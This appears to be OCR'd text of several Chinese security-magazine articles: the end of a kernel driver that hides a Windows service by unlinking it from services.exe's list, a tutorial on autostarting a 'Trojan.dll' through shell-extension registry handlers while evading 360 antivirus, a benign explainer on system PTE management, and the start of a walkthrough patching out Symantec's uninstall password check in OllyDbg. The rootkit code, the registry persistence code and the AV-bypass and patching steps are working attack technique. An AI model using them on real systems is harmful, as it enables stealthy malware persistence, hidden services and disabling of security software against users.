        current_PID = *((int *)(eproc+PIDOFFSET));
        Object = *(DWORD *) (eproc + HANDLETABLEOFFSET) ;
        if (Object != NULL)
            i_count++;
```

```
        }
    }
    ////////////////进入 services.exe 进程空间//////////////////////
    KeAttachProcess ((PKPROCESS)proc);
    __try
    {
        rv = ZwQueryInformationProcess (NtCurrentProcess (), ProcessBasicInformation, &pbi,
sizeof (pbi),0);
        if (NT_SUCCESS (rv))
        {
            PPEB peb;
            PIMAGE_SECTION_HEADER dathdr;
            DWORD dsec;
            DWORD dsecsize, n;
            char found;
            //获取 services 内存基地址
            peb = pbi.PebBaseAddress;
            dathdr = FindModuleSectionHdr (peb->ImageBaseAddress, ".data");
            //定位 data 段地址
                dsec = dathdr->VirtualAddress + (PUCHAR)peb->ImageBaseAddress;
            found = FALSE;
            dsec += SERVICERECORDOFFEST;
            //定位到管理服务信息的数据结构双向链表表头，遍历
            recptr = (PSERVICE_RECORD)*(DWORD *)dsec;
            while(1)
            {
                    DbgPrint("name = %ws\n", recptr->Lp_WideServiceName) ;
                    if (wcsncmp (recptr->Lp_WideServiceName,
puServiceName->Buffer, puServiceName->Length >> 2) == 0)
                    {
                        DbgPrint("we find taget service ,hide it!\n") ;
                    _asm
{
cli                 //dissable interrupt
                        }
                        //断开双向链表
                        if (recptr->pNextServiceRecord)
                        {
                            recptr->pNextServiceRecord->pPreviousServiceRecord =
```

```
recptr->pPreviousServiceRecord;
                                    }
                                    recptr->pPreviousServiceRecord->pNextServiceRecord      =
recptr->pNextServiceRecord;
                                    //else
                                    //{
                                    //recptr->pPreviousServiceRecord->pNextServiceRecord      =
recptr->pNextServiceRecord;
                                    //}
                                    _asm
                                    {
                                        sti                 //enable interrupt
                                    }
                                //保留断开的链表信息，便于驱动卸载时恢复
                                hideServicedata.HiddenDataOriginalAddress = (DWORD)recptr;
                                rv = STATUS_SUCCESS;
                                KeDetachProcess ();
                                ObDereferenceObject (proc);
                                return rv ;
                                }
                                recptr = (PSERVICE_RECORD)recptr->pNextServiceRecord;
                                if(!recptr) break;
                        }
                    }
            else
            {
                    }
    }
```

最后的话

前面的逆向过程有一些跳跃，是经过我多次逆向后总结的结果，只是希望给大家一种借鉴，不严谨的地方请谅解。

代码最后虽然实现了，但还有一些瑕疵，比如定位该链表的偏移是硬编码，驱动卸载时，显示卸载失败等问题，望各位高手能够提出更好的解决方案。

从WinRAR右键菜单到借助Shell扩展自启动

文/图 李旭昇

最近发现 WinRAR 自解压文档（SFX）的右键菜单与普通 EXE 的右键菜单是不同的，如图 1 和图 2 所示。在一个 SFX 上单击右键，会出现“用 WinRAR 打开”的选项，但在一个普通的 EXE 文件上单击右键，却只有“添加到压缩文件”等选项。于是就形成两个问题：SFX 和普通 EXE 文件有什么区别？完成这种区分的代码是怎样获得执行的？其中第二个问题正是我所关心的，因为弄清楚其中的原理之后，便有机会在用户单击右键时启动我们的程序。




图 1 在 SFX 上单击右键后的菜单




图 2 在普通 EXE 上单击右键后的菜单

我们先看第一个问题。SFX 确实是一个 EXE 文件，WinRAR 在制作 SFX 时将待解压的 RAR 文件打包在里面。当我们运行一个 SFX 时，它首先以 RAR 文件的文件头作为标示，将待解压的文件提取出来，再进行解压。RAR 文件的文件头是“Rar!（52 61 72 71）”，如图 3 所示。我们利用 WinHEX 查看 SFX 文件便可以验证前面的论断，这样就可以将 SFX 和普通 EXE 区分开来。很多时候为了避免 SFX 文件被发现，我们会将上述 RAR 文件头进行修改，并对 SFX 中查找文件头的代码进行 patch，以达到目的。经过修改的 SFX 可以正常解压，但是右键单击的时候不会出现“用 WinRAR 打开”的选项。

```
00018BB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018BC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018BD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018BE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018BF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00018C00  52 61 72 21 1A 07 00 CF  90 73 00 00 0D 00 00 00  Rar!   Ï s
00018C10  00 00 00 00 07 C8 74 20  92 37 00 9F 29 00 00 00      Èt ’7 ▌)
00018C20  B4 00 00 02 DC 3C B8 58  FA B0 FB 42 1D 33 12 00  ´   Ü<¸Xú°ûB 3
00018C30  20 00 00 00 54 6F 42 65  48 6F 6F 6B 65 64 2E 65      ToBeHooked.e
00018C40  78 65 00 01 C0 0C 00 F0  09 C7 32 18 21 D1 14 CC  xe  À   ð Ç2 !Ñ Ì
```

图 3 SFX 文件中的 RAR 文件头

现在来看第二个问题。经过前面的分析，可以猜测在一个 EXE 文件上单击右键时，explorer 执行了某些代码。这些代码验证当前的 EXE 是否为 SFX，如果是则添加“用 WinRAR 打开”等选项，否则就什么都不做。要验证这个猜测，我们必须找到相应的 DLL。首先查看.exe 和 exefile 相关的注册表项，但是没有任何线索，于是转而查看 WinRAR 的安装目录，很快便发现了可疑的 RarExt.dll。从名字上来看应该是 WinRAR EXTension 的缩写，将其复制一份后尝试删除，发现文件被占用。结束 explorer.exe，用命令行删除 RarExt.dll，再重启 explorer.exe，此时在 SFX 上单击右键，不再出现那些熟悉的选项。

接下来在注册表中搜索 RarExt.dll 的完整路径（D:\Program Files\WinRAR\RarExt.dll），发现它出现在 HKEY_CLASSES_ROOT\CLSID\{B41DB860-64E4-11D2-9906-E49FADC173CA}\InProcServer32 和 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{B41DB860-64E4-11D2-9906-E49FADC173CA}\InProcServer32 的默认值下。接着搜索这个 CLSID，如图 4 所示，发现出现在 HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers\WinRAR 的默认值下。




图 4 HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers\WinRAR

在注册表中，根键 HKEY_CLASSES_ROOT 下注册了各种文件类型，上面键名中的“*”显然表示任意类型，shellex 是 SHELL EXtension 的缩写，ContextMenu 是上下文菜单，也就是单击右键时显示的菜单，进而 ContextMenuHandlers 的意义就很明显了。当我们在某种文件上单击右键时，explorer 会遍历*\shellex\ ContextMenuHandlers 下的所有 shell 扩展，并调用相应的 DLL。

这种 shell 扩展其实应该是 COM，在 Visual Studio 中为 ATL 项目。Shell 扩展提供特定的接口供 explorer 调用，并返回相应的结果。Explorer 根据返回值执行相应的操作，比如在右键菜单中添加“用 WinRAR 打开”选项等。不过对我们来说，在右键菜单里添加选项只会暴露自己，所以没有必要提供那些接口，只需要编译一个普通的 DLL，在 DllMain 里面添加代码就好。代码如下：

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL,
                    DWORD fdwReason,
                    LPVOID lpReserved)
{
    MessageBox(NULL,L"Inject succeed!",L"test",MB_OK);
    return TRUE;
}
```

上述代码只是弹出一个对话框，读者可以自行进行扩展。不过需要注意的是，DllMain 函数会被频繁的调用（每次在文件上单击右键时），且在它返回前 Explorer 一直处于假死状态，所以这里不适合执行太复杂的功能。

将 Dll 编译为 D:\Trojan.dll，并将 HKEY_CLASSES_ROOT\CLSID\{B41DB860-64E4-11D2-9906-E49FADC173CA}\InProcServer32 的默认值由 RarExt.dll 的路径改为该 DLL 的路径，然后在一个文件上单击右键，对话框成功弹出，如图 5 所示。




图 5 成功弹出对话框

上述修改会禁用掉 WinRAR 的 ContextMenuHandlers，导致 WinRAR 提供的右键菜单选项无法显示，容易被用户发现。以下代码在文件类型“*”和 Directory（在文件夹上单击右键也会执行我们的 DLL）下新注册一个名为 Trojan 的 ContextMenuHandlers，并将预先生成的 CLSID 关联到我们的 DLL 上。

```
#include<Windows.h>
#include<Shlobj.h>
#include<iostream>
#include<string>
using namespace std;

int main(){
    HKEY key=NULL;
    string guid="{CFDEAC70-8C3A-4AFB-B0B7-7FAB65EE8F43}";
    string DllPath="D:\\Trojan.dll";
    LONG result;
    result=RegCreateKeyExA(HKEY_CLASSES_ROOT,"*\\shellex\\ContextMen
uHandlers\\Trojan",
        NULL,NULL,NULL,KEY_ALL_ACCESS,NULL,
        &key,NULL);
```

```
        if(result!=ERROR_SUCCESS) cout<<"Fail to open
*\\shellex\\ContextMenuHandlers\\Trojan"<<endl;
        RegSetValueExA(key,NULL,0,REG_SZ,(BYTE*)guid.c_str(),guid.length
());
        RegCloseKey(key);
        result=RegCreateKeyExA(HKEY_CLASSES_ROOT,"Directory\\shellex\\Co
ntextMenuHandlers\\Trojan",
            NULL,NULL,NULL,KEY_ALL_ACCESS,NULL,
            &key,NULL);
        if(result!=ERROR_SUCCESS) cout<<"Fail to open
Directory\\shellex\\ContextMenuHandlers\\Trojan"<<endl;
        RegSetValueExA(key,NULL,0,REG_SZ,(BYTE*)guid.c_str(),guid.length
());
        RegCloseKey(key);
        result=RegCreateKeyExA(HKEY_CLASSES_ROOT,(string("CLSID\\")+guid
+string("\\InProcServer32")).c_str(),
            NULL,NULL,NULL,KEY_ALL_ACCESS,NULL,
            &key,NULL);
        if(result!=ERROR_SUCCESS) cout<<"Fail to open
"<<string("CLSID\\")+guid+string("\\InProcServer32")<<endl;
        RegSetValueExA(key,NULL,0,REG_SZ,(BYTE*)DllPath.c_str(),DllPath.
length());
        string ThreadModel="Apartment";
        RegSetValueExA(key,"ThreadingModel",0,REG_SZ,(BYTE*)ThreadModel.
c_str(),ThreadModel.length());
        RegCloseKey(key);
        //通知 explorer
        SHChangeNotify(SHCNE_ASSOCCHANGED,SHCNF_IDLIST,NULL,NULL);
        cout<<"Done"<<endl;
        return 0;
    }
```

其中 SHChangeNotify(SHCNE_ASSOCCHANGED,SHCNF_IDLIST,NULL,NULL);通知 explorer 文件关联发生改变，促使其进行更新，否则有可能需要重启 explorer.exe 才会执行我们的 DLL。在 Windows7 下修改注册表需要管理员权限，所以需要在 Properties->Linker->Manifest File 中设置 UAC Execution Level 为 requireAdministrator (/level='requireAdministrator')。

首先关闭杀软并执行这个程序，对话框成功弹出，说明功能是正确的。但当打开 360 时，如图 6 所示，操作被拦截。接下来我尝试了许多方式进行绕过，比如修改相应的注册表项而不是新建，直接替换 RarExt.dll，利用 PendingFileRenameOperations 替换 RarExt.dll 等，悉数被 360 拦截，无一幸免。

图 6 修改右键菜单被 360 拦截

我当然不会就此放弃，一边继续在注册表中查找可能的利用方式，一边上网查找有关的资料。很快，HKEY_CLASSES_ROOT*\shellex\PropertySheetHandlers 引起我的注意。刚才已经分析过 ContextMenuHandlers 负责处理上下文菜单，那 PropertySheetHandlers 应该负责处理属性菜单。如图 7 所示，查看 RAR 文件的属性时有一个 Archive 页签，便是 WinRAR 通过注册 PropertySheetHandlers 实现的。闲话少说，把刚才程序中的 ContextMenuHandlers 替换为 PropertySheetHandlers，编译运行，打开了一个文件的属性页，360 毫无反应，而我们的对话框却已经弹出来了。




图 7 WinRAR 添加的 Archive 页签

到此工作似乎已经完成，但还是美中不足，因为许多用户根本不懂得去查看文件的属性，所以我们的 DLL 永远得不到执行。不过 Handler 的种类还有很多种，http://msdn.microsoft.com/en-us/library/windows/desktop/cc144110(v=vs.85).aspx 中有详细的列表与解释。{00021500-0000-0000-C000-000000000046}这个 handler 的作用是处理鼠标悬停在文件上显示的内容（为什么不叫 TooltipHandlers 呢？也许是微软有意隐藏吧）。如图 8 所示，只要鼠标在文件上稍一停留，就会显示提示文本。所以，

{00021500-0000-0000-C000-000000000046}的调用频率比 PropertySheetHandlers 要高得多。




图 8 显示 Tooltip 文本

要利用这个 handler，还有一点要注意。微软的文档中写有“For the following handlers, the default value of the "Handler Subkey Name" key is the string version of the CLSID of the Shell extension. Only one extension can be registered for these handlers.”意思是需要在 HKEY_CLASSES_ROOT*\shellex\{00021500-0000-0000-C000-000000000046}的默认值下直接添加我们的 CLSID，而不是在 HKEY_CLASSES_ROOT*\shellex\{00021500-0000-0000-C000-000000000046}\Trojan 的默认值下添加。为节省篇幅，这里只给出部分代码（完整代码见附件）。

```
result=RegCreateKeyExA(HKEY_CLASSES_ROOT,"*\\shellex\\{00021500-0000-0000-C000-00
0000000046}",NULL,NULL,NULL,KEY_ALL_ACCESS,NULL,&key,NULL);
if(result!=ERROR_SUCCESS)  cout<<"Fail to open"<<endl;
RegSetValueExA(key,NULL,0,REG_SZ,(BYTE*)guid.c_str(),guid.length());
```

编译并运行我们的程序，360 没有给出任何提示。现在只要将鼠标指向某个文件或文件夹，我们的对话框就会弹出来。有的朋友可能会有疑问，原来的 Tooltip 不再显示会不会导致暴露？答案是不会的。因为我们弹出了一个对话框，要关闭这个对话框就要移动鼠标，所以 Tooltip 就不会显示。但现实中我们不会弹出对话框，所以原先的 Tooltip 还是会显示出来。当然，如果用户已经预先设置*\shellex\{00021500-0000-0000-C000-000000000046}，而这种 handler 只能设置一个（该键的默认值设置为相应的 CLSID，默认值只有一个），就会导致无法显示原先的 Tooltip 文本。解决的办法是将相应的调用转发到原来的 DLL 上。Shell 扩展的内容很多，可以利用的地方也不少，有兴趣的读者可以进一步研究，也欢迎与我交流。

以上就是笔者利用 shell 扩展自启动的整个研究过程。由于笔者水平有限，不当之处，还望指正。文中程序均在 Windows 7 x64+VS2012 下编译执行。

Windows中系统PTE区域的管理

文/图 王晓松

提到系统 PTE，大多数计算机人员都会感到陌生，甚至是一些专业研究 Windows 内核的朋友，也可能是略有耳闻，而不知其详。实际上，在进行 I/O 映射、内核栈、驱动程序加载的实现中，都用到了系统 PTE。本文降先对系统 PTE 进行介绍，然后对其管理算法进行讲解。

系统 PTE 链表的管理

在 Windows 进程的系统空间，有一段区域叫做系统 PTE 区域，其起始地址为 MmNonPagedSystemStart(参 考 值 为 0xf0c00000) ， 末 尾 地 址 为 MmNonPagedPoolExpansionStart(参考值为 0xf8ba0000)，如图 1 所示。




图 1 在系统地址空间中的系统 PTE 区域

系统内存空间中有换页内存池和非换页内存池，它们分别是以链表和位图的方式进行管理，其管理结构都位于非换页内存池中。系统 PTE 区别于这两者之处在于，直接使用了对应地址空间的 PTE 作为管理结构，当一个页面被使用时，其对应的 PTE 会填充相应的内容，而没有被使用的页面对应的 PTE 是无效的，那么闲着也是闲着，就拿这些 PTE 作为这个区域内存页面的管理结构吧！

系统 PTE 区域将无效的 PTE 作为一种管理结构，每连续的 N 个无效 PTE 构成一个簇，簇与簇之间使用链表进行组织，一个簇中的 PTE 是 4 个字节的长度，其结构如图 2 所示。




图 2 系统 PTE 管理结构的内容

由于使用的一定是无效的 PTE，那么 V 位一定为 0，关键的结构在于 NextEntry 和 OneEntry。NextEntry 占 20 位，指明下一个无效 PTE 簇的第一个 PTE 的位置。OneEntry 表示该簇只有一个页面。依据簇大小的区别，可以分为以下几种情况：

①簇的大小为 1，那么 OneEntry=1，NextEntry 指向下一个空闲簇的起始地址；

②簇的大小大于 1，那么 OneEntry=0，NextEntry 同样指向下一个空闲簇的起始地址，同时该簇中第二个 PTE 中 NextEntry 成员使用该簇的大小填充；

③当到达最后一个簇时，其第一个 PTE 中的 NextEntry 成员用 0xfffff 填充(五个 f，因为是 20 位长)，表明这是最后一个无效簇，其余内容填写符合①②两条规则。

一个简单的例子如图 3 所示，灰色背景的 PTE 表示该 PTE 已经使用，无效的 PTE 构成 3 个簇，大小分别是 2、1、3。




图 3 用链表连接的系统 PTE 簇

簇的管理并不复杂，简单叨咕叨咕。举个例子，想取得 3 个空闲页面，算法会从链表头开始，遇到多于 3 个页面的簇，摘除之，保留簇；如果正好是三个页面的簇，则摘除该簇，同时修改相应的参数。当有页面使用后归还，首先定位，之后与前面或者后面紧邻的空闲簇进行合并，如没能合并，则作为一个新的簇节点插入链表。

系统 PTE 区域内存管理算法

数量较少页面的获得和交还，在 Windows 中使用得非常频繁，如果单纯的使用上节中描述的链表进行管理，效率并不高，比如需求只是提取 3 个页面，需要从链表头开始搜索大于 3 个空闲页面的簇，搜索时间不确定，如碰到 5 个空闲页面的簇，需要剪裁，重新设置链表中的参数，比较复杂。为此，Windows 会在完成系统 PTE 区域的初始化后，在上节所述的基于链表的簇管理基础上，建立 5 个缓存链表，每个链表中的节点分别包含 1、2、4、8、16 个页面，如图 4 所示。当有需要系统 PTE 区域空闲页面的需求时，首先在上述的 5 个链表中提取，如果不满足需求，再直接使用链表管理的簇。当一些内存被使用完毕，则首先会尝试着放入缓存链表中，如果插入不成功，或者还回的内存页面大于 16，则直接将这些页面放入簇连接的链表中。




图 4 使用缓存链表提高系统 PTE 的使用效率

为了有效的管理上述的 5 个缓存链表结构，系统使用数组 MiSystemPteNBHead 来存储 5 个缓存链表的头节点，并分别规定了每个链表的最初值、最低值（如果低于该值，就从底层的簇管理链表中提取页面）。其管理结构如图 5 所示。




图 5 缓存链表的一些管理数据结构

当我们需要分配 N 个页面小于 16 时，可以直接从该缓存链表中得到，其取得的策略为：大于 N 的最小链表值。举个例子，如果需要使用 5 个连续页面，则使用第 4 个链表，即取 8 个页面的链表，为了加速定位，这里使用了一个技巧，直接使用了 MmSysPteTables 数组，这个数组的第几项对应着应该到哪个链表上取得内存页面。可以验证，若想取得 4 个页面，则索引为 4，取该数组中的第 5 项内容为 2，即从索引为 2（实际顺序为 3）的链表中取得 4 个内存页面，而其后的第 6 项，索引为 5，则对应着从索引为 3（实际顺序为 4）链表中取页面。说起来啰嗦，实际上拿出纸笔，对应着演算一下，就非常简单了。

```
#define MM_PTE_TABLE_LIMIT 16
UCHAR
```

MmSysPteTables[MM_PTE_TABLE_LIMIT+1]={0,0,1,2,**2**,**3**,3,3,3,4,4,4,4,4,4,4,4}

小结

本文介绍了 Windows 内核中一个不太常见的概念：系统 PTE。系统 PTE 最大的特别之处在于其管理结构被放于对应该区域的 PTE 中，系统 PTE 的管理算法并不复杂，使用了簇结构的链表管理，并使用缓冲链表的方式加快了操作的效率。

（完）

卸载有密码保护的杀毒软件

图/文 unity

最近公司购买了一套 Symantec 的杀软，准备推广到个人笔记本上。笔者试用了一下，不知道是因为驱动的 bug 还是其他原因，笔者的 Photoshop 突然变得非常卡。好吧，要跟杀软说拜拜了！结果打开控制面板一看，直接悲剧了！如图 1 所示。

图 1

好吧，真是万恶的 IT 部门，竟然有密码保护。这个密码肯定是不会告诉我了，只好自己动手了。读到这里，读者们肯定会说了，完全可以直接秒了杀软的服务嘛。不过笔者出于好奇，还是挂上了这个进程，看看这个密码保护是怎么实现。

OD 分析 – 内存爆破

看了看提示是中文的，下个 MessageBoxW 断点，果然断下来了。返回到 MSIEXEC 的领空，然后一直往上找，看看有没有办法绕过。

```
012BAAC0    .  PUSH 0
012BAAC2    .  PUSH EBX                              ; Title
012BAAC3    .  PUSH DWORD PTR SS:[EBP-10]            ; Text
012BAAC6    .  PUSH DWORD PTR DS:[ESI+20]            ; hOwner
012BAAC9    .  CALL DWORD PTR DS:[<&USER32.MessageBoxW>>; \MessageBoxW
012BAACF    .  MOV ECX,EDI
```

向上翻了翻，很幸运地看到了一个大跳转，会直接跳过这个 MessageBoxW 的调用。

```
012BAA5C    .  POP ECX
012BAA5D    .  TEST AL,AL
012BAA5F    .  JE SHORT MSI8.012BAA6D  ;这里下断点
012BAA61    .  MOV ECX,ESI
012BAA63    .  CALL MSI8.010425C7
012BAA68    .  JMP MSI8.012BAB0B    ;这里大跳转
012BAA6D       CALL MSI8.0103ADF2
```

我们在 12BAA5F 处下断，在 OD 里执行，nop 掉这个 jz 跳转，继续执行，发现 SEP

已经不再询问密码了！到这里我们就可以做个简单的内存补丁，去爆破了。方法也很简单，先枚举窗口，找到 PID 以后改内存就行了，最终效果如图 2 所示。不过我们还得继续分析呢，所以赶紧点了取消。

